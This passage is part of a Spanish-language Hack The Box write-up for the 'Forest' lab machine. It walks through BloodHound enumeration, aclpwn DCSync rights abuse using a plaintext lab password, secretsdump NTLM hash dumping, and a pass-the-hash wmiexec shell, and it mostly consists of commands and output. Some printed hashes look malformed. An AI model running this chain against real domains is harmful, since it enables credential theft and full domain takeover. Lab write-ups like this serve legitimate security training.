*Evil-WinRM* PS C:\Users\svc-alfresco\music> upload /root/hackthebox/Forest-10.10.10.161/SharpHound.ps1
Info: Uploading /root/hackthebox/Forest-10.10.10.161/SharpHound.ps1 to C:\Users\svc-alfresco\music\SharpHound.ps1
Data: 1176296 bytes of 1176296 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\music> dir

Directory: C:\Users\svc-alfresco\music

Mode                LastWriteTime         Length Name
----                -
-a----             1/31/2020   6:47 AM           882222 SharpHound.ps1

*Evil-WinRM* PS C:\Users\svc-alfresco\music> Import-Module ./SharpHound.ps1; Invoke-BloodHound -CollectionMethod All
*Evil-WinRM* PS C:\Users\svc-alfresco\music>
```

Nos descargamos este archivo con download y borramos los archivos para no generar spoiler de la máquina, ahora el paso a seguir es poner subir este archivo a BloodHound.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\music> Import-Module ./SharpHound.ps1; Invoke-BloodHound -CollectionMethod All
*Evil-WinRM* PS C:\Users\svc-alfresco\music> dir

Directory: C:\Users\svc-alfresco\music

Mode                LastWriteTime         Length Name
----                -
-a----             1/31/2020   8:40 AM           12270 20200131084015_BloodHound.zip
-a----             1/31/2020   8:40 AM            8904 BloodHound.bin
-a----             1/31/2020   8:37 AM           882222 SharpHound.ps1

*Evil-WinRM* PS C:\Users\svc-alfresco\music> download 20200131084015_BloodHound.zip
Info: Downloading C:\Users\svc-alfresco\music\20200131084015_BloodHound.zip to 20200131084015_BloodHound.zip
Info: Download successful!


*Evil-WinRM* PS C:\Users\svc-alfresco\music> del 20200131084015_BloodHound.zip
*Evil-WinRM* PS C:\Users\svc-alfresco\music> del BloodHound.bin
*Evil-WinRM* PS C:\Users\svc-alfresco\music> del SharpHound.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\music>

0 3h 44m 1 chrome 2 ruby2.5 100% | 11:36 | 31 ene root angussMoody
```



## Forest

Una vez estemos en bloodHond podemos hacer uso de pathfinding, donde debemos poner los datos del camino que deseamos realizar en este caso queremos ver cuál es el camino desde svc-alfresco hasta el grupo de administrators, así que en este punto tienes muchas cosas que probar y ver el maravilloso uso de esta herramienta.



Investigando que podíamos hacer para la escalada de privilegios nos encontramos con la herramienta aclpwn.py (<https://securityonline.info/aclpwn/>)

así que vamos a github (<https://github.com/fox-it/aclpwn.py>) y nos clonamos la herramienta o la instalamos con pip install aclpwn.

Ya con la aplicación la corremos para darle privilegios y realizar un ataque DCSync con el usuario que tenemos en este momento (<https://blog.stealthbits.com/what-is-dcsync-an-introduction/>)

```
root@angussMoody: ~/hackthebox/Forest-10.10.10.161# aclpwn -f svc-alfresco -t htb.local -d htb.local -s 10.10.10.161 -u svc-alfresco -p s3rvice -dp fri3nds
Please supply the password or LM:NTLM hashes of the account you are escalating from:
[!] Unsupported operation: GetChanges on HTB.LOCAL (Domain)
[-] Invalid path, skipping
[+] Path found!
Path [0]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[G
enericAll]->(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-[MemberOf]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
[+] Path found!
Path [1]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[G
enericAll]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
Please choose a path [0-1] 1
[-] MemberOf -> continue
[-] MemberOf -> continue
[-] MemberOf -> continue
[-] Adding user svc-alfresco to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
[+] Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
[-] Switching context to svc-alfresco
[+] Done switching context
[-] Modifying domain DACL to give DCSync rights to svc-alfresco
[+] Dacl modification successful
[+] Finished running tasks
[+] Saved restore state to aclpwn-20200131-153815.restore
root@angussMoody: ~/hackthebox/Forest-10.10.10.161#
```



## Forest

ahora vamos a hacer uso de dos scripts de impacket para terminar la escalación de privilegios, el primero que vamos a utilizar es secretsdump para obtener los hashes de los usuarios y con esto obtenemos las credenciales de administrator.

```
root@angussmoody:~/hackthebox/Forest-10.10.10.161# impacket-secretsdump -dc-ip 10.10.10.161 htb.local/svc-alfresco@10.10.10.161
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCE RPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\S331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5dbad4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebbb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffa36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcd9a485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932cddf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed0dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a13b1ebd0ef6c58b379c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:0248907e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101des165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdbcb6150f7:::

0 1 9h 16m 1 chrome 2 [tmux]
```

Y el segundo va a ser el script wmiexec que nos permite una conexión con los hashes encontrados.

```
root@angussmoody:~/hackthebox/Forest-10.10.10.161# impacket-wmiexec -hashes 'aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6' administrator@10.10.10.161
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>whoami
htb\administrator

C:\>hostname
FOREST

C:\>
```

De esta manera encontramos la flag del Root.

Saludos **Fr13nds HTB**

